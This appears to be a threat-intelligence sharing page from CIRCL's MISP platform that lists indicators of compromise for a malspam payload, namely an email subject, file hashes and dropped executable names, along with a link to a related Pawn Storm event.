
| <input type="checkbox"/> | Date | Category | Type | Value | Comment | Related Events | IDS | Distribution | Actions |
|--------------------------|------------|-------------------|---------------|--|--|----------------|-----|-----------------|---|
| <input type="checkbox"/> | 2015-10-06 | Payload delivery | email-subject | Factuur.doc | | | No | All communities |    |
| <input type="checkbox"/> | 2015-10-11 | Payload delivery | md5 | bd0a78f55c52dc222e6a9406c22d92a4 | | | Yes | All communities |    |
| <input type="checkbox"/> | 2015-10-11 | Payload delivery | sha1 | 86dc07d7f468b42cf2f011a9d16e69b1e61df149 | | | Yes | All communities |    |
| <input type="checkbox"/> | 2015-10-11 | Payload delivery | sha256 | 635ac05930c4aec0a0b6b1cebf5118f6784a12ee089395536bbb63f7e62af669 | - Xchecked via VT:
86dc07d7f468b42cf2f011a9d16e69b1e61df149 | | Yes | All communities |    |
| <input type="checkbox"/> | 2015-10-06 | Artifacts dropped | filename | %TEMP%\zza.exe | | | No | All communities |    |
| <input type="checkbox"/> | 2015-10-06 | Artifacts dropped | filename | 4535.exe | | | No | All communities |    |

Related Events

2015-10-07 (2313)

One More Thing...

Event: 868
Organisation: CIRCL
Date: 2015-02-04
Analysis: Completed
Info: OSINT - Pawn Storm Update:
IOS Espionage App Found
[Go to event](#)



One More Thing...

[https://**www.circl.lu**/services/misp-malware-information-sharing-platform](https://www.circl.lu/services/misp-malware-information-sharing-platform)